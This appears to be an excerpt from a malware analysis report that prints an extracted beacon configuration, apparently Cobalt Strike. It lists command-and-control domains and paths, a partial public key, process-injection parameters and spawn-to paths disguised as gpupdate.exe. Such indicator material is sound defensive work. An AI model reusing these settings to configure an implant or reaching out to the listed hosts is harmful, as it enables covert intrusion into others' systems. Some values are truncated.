'CRYPTO_sCHEME': '0',    'DOMAINS': 'subs.rainbowmango.info
,/share/pink,food.rainbowmango.info,/share/pink',    'HostHeader': '',    'ITTER': '55',
'KillDate': '0',    'MAXGET': '2097468',    'ObfSectionsInfo':
"b'c0020072b8030000c00300888504000090040034b0040000c004005ecf04'",    'PORT': '443',
'PROTOCOL': '8',    'PROXY_BEHAVIOR': '2',    'PUBKEY':
"b'30819f300d06092a864886f70d010101050003818d0030818902818100a70991d69d816a601ffa8097647
    'ProcInject_AllocationMethod': '0',    'ProcInject_Execute':
'\x01\x03\x06\x10\x00\x00\x00\x00\nntdll.dll\x00\x00\x00\x00\x13RtlUserThreadStart\x00\x0
 \x00\x00\x00\x00\rkernel32.dll\x00\x00\x00\x00\rLoadLibraryA\x00\x04',
'ProcInject_MinAllocSize': '16535',    'ProcInject_Prepend_x64': '',
'ProcInject_Prepend_x86': '',    'ProcInject_StartRWX': '4',    'ProcInject_Stub':
"b'0ce2f55444e4793516b5afe967be9255'",    'ProcInject_UseRWX': '32',    'SLEEPTIME':
'6145',    'SPAWNTO': '',    'SPAWNTO_X64': '%windir%\\sysnative\\gpupdate.exe',
'SPAWNTO_X86': '%windir%\\syswow64\\gpupdate.exe',    'SUBMITURI': '/us',
'USERAGENT': 'Mozilla/5.0 (Windows NT 10.0; Win32; x32; rv:74.0) Gecko/2010010101
Firefox/74.0',    'UsesCookies': '1',    'WATERMARK': '1359593325',    'bCFGCaution':
'0',    'bStageCleanup': '0',    'textSectEnd': '177872'}
```

References